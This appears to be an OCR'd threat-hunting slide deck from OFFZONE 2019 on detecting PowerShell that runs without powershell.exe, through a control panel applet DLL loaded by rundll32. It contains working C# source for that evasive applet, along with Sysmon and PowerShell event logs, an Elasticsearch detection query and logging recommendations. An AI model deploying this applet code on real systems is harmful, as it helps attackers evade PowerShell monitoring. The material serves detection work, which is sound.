
And at it's core, that's what PowerShell really is, the System.Management.Automation.dll;

PowerShell.exe is just a client program of the DLL.



```
using System;
using System.Runtime.InteropServices;
using RGiesecke.DllExport;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Text;

public class Test
{
    [DllExport("CPlApplet", CallingConvention = CallingConvention.StdCall)]
    public static bool CPlApplet()
    {
        while (true)
        {
            AllocConsole();
            IntPtr defaultStdout = new IntPtr(7);
            IntPtr currentStdout = GetStdHandle(StdOutputHandle);
            Console.Write("PS >");
            string x = Console.ReadLine();
            try { Console.WriteLine(RunPSCommand(x)); }
            catch (Exception e) { Console.WriteLine(e.Message); }
        }
        return true;
    }
    public static string RunPSCommand(string cmd)
    {
        Runspace runspace = RunspaceFactory.CreateRunspace();
        runspace.Open();
        RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
        Pipeline pipeline = runspace.CreatePipeline();
        pipeline.Commands.AddScript(cmd);
        pipeline.Commands.Add("Out-String");
        Collection<PSObject> results = pipeline.Invoke();
        runspace.Close();
        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject obj in results)
        {
            stringBuilder.Append(obj);
        }
        return stringBuilder.ToString().Trim();
    }
    public static void RunPSFile(string script)
    {
        PowerShell ps = PowerShell.Create();
        ps.AddScript(script).Invoke();
    }
    private const UInt32 StdOutputHandle = 0xFFFFFFF5;
    [DllImport("kernel32.dll")]
    private static extern IntPtr GetStdHandle(UInt32 nStdHandle);
    [DllImport("kernel32.dll")]
    private static extern void SetStdHandle(UInt32 nStdHandle, IntPtr handle);
    [DllImport("kernel32")]
    static extern bool AllocConsole();

}
```

PowerShell without PowerShell.exe. Event for detect



Administrator: Command Prompt

```
C:\Temp>control C:\Temp\powershell.cpl

C:\Temp>
```

Select C:\Windows\SysWOW64\rundll32.exe


```
PS >$PSVersionTable
Name                           Value
----                           -----
PSVersion                      5.1.17134.407
PSEdition                      Desktop
PSCompatibleVersions           {1.0, 2.0, 3.
BuildVersion                   10.0.17134.40
CLRVersion                     4.0.30319.420
WSManStackVersion              3.0
PSRemotingProtocolVersion      2.3
SerializationVersion           1.1.0.1
PS >
```

Event Properties - Event 7, Sysmon

General | Details

```
Image loaded:
RuleName:
UtcTime: 2019-06-16 06:10:32.853
ProcessGuid: {fc146444-dd45-5d05-0000-0010beb55902}
ProcessId: 452
Image: C:\Windows\SysWOW64\rundll32.exe
ImageLoaded: C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#
\3af9950a681d349ae598b30ee453f379\System.Management.Automation.ni.dll
FileVersion: 10.0.17134.407
Description: System.Management.Automation
Product: Microsoft (R) Windows (R) Operating System
Company: Microsoft Corporation
Hashes: MD5=05FFF4B5466E0EA8B6F6BC9105D1282D,SHA256=
5C809A0FA96D587DD5E54C0AD474C8C43A13FDE9CD38C0DAE5ED263DB5ACBB37
Signed: false
Signature:
SignatureStatus: Unavailable
```

PowerShell without PowerShell.exe. Event for detect



Event Properties - Event 400, PowerShell (PowerShell)


General | Details

```
Engine state is changed from None to Available.

Details:
	NewEngineState=Available
	PreviousEngineState=None

	SequenceNumber=17

	HostName=Default Host
	HostVersion=5.1.17134.407
	HostId=69b13731-c5b3-4630-900b-5951caec2610
	HostApplication=C:\Windows\SysWOW64\rundll32.exe C:\Windows\SysWOW64
\shell32.dll,#44 C:\Temp\powershell.cpl
	EngineVersion=5.1.17134.407
	RunspaceId=308660e3-8978-4c8e-992b-5b85a41b3f0a
	PipelineId=
	CommandName=
	CommandType=
	ScriptName=
	CommandPath=
	CommandLine=
```


PowerShell without PowerShell.exe Let’s hunt it!

Search for the PowerShell processes with command lines longer than 800 characters:

*((winlog.event_id:7 AND winlog.event_data.ImageLoaded:("\\System.Management.Automation.dll" "\\System.Management.Automation.ni.dll")) OR (winlog.event_id:400 AND winlog.provider_name:PowerShell)) AND -winlog.event_data.Image:("\\powershell.exe" "\\powershell_ise.exe" "\\sqlps.exe" "\\sdiagnhost.exe" "\\wsmprovhost.exe" "\\winrshost.exe" "\\mscorsvw.exe" "\\syncappvpublishingserver.exe" "\\runscripthelper.exe") AND -winlog.event_data.CommandLine:(*powershell* *sdiagnhost* *wsmprovhost* *syncappvpublishingserver* *runscripthelper*)*



winlog.provider_name	winlog.task	winlog.event_data.Image	winlog.event_data.ImageLoaded
Microsoft-Windows-Sysmon	Image loaded (rule: ImageLoad)	C:\Windows\SysWOW64\rundll32.exe	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8 3af9950a681d349ae598b30ee453f379\System.Management.Automation.ni.dll
Microsoft-Windows-Sysmon	Image loaded (rule: ImageLoad)	C:\Temp\pswithoutps.exe	C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Manaa57fc8cc#\3af9950a681d349ae598b30ee453f379\System.Management.Automation.ni.dll



winlog.provider_name	winlog.event_id	winlog.event_data.PSHostApplication	winlog.event_data.PSHostVersion
PowerShell	400	pswithoutps.exe	5.1.17134.407
PowerShell	400	C:\Windows\SysWOW64\rundll32.exe C:\Windows\SysWOW64\shell32.dll,#44 cpl_dll\cpl_dll\bin\Release\x86\cpl_dll.cpl	5.1.17134.407

Keep calm and make To Do List!

1. Quick Wins:

- Upgrade all Windows hosts to PowerShell 5;
- Uninstall PowerShell 2;
- Collect EID 400 from “Windows PowerShell” event log (generated by default whenever the PowerShell starts);
- Collect EID 7045 from ”System” event log (service installation);
- Collect EID 5861 from “Microsoft-Windows-WMI-Activity/Operational” (WMI subscription creation).

2. Improved:

- Configure standard Windows process creation audit with command lines enabled. Collect EID 4699 from ”Security” event log;
- Configure scheduled tasks creation audit. Collect EID 4798 from ”Security” event log;
- Collect EID 4104 with warning level from ”Microsoft-Windows-PowerShell/Operational” event log (Script Block Logging).

3. Advanced:

- Deploy Sysmon/EDR. Collect its logs;
- Configure full Script Block Logging audit;
- Configure PowerShell Transcription Logging

OFFZONE
2019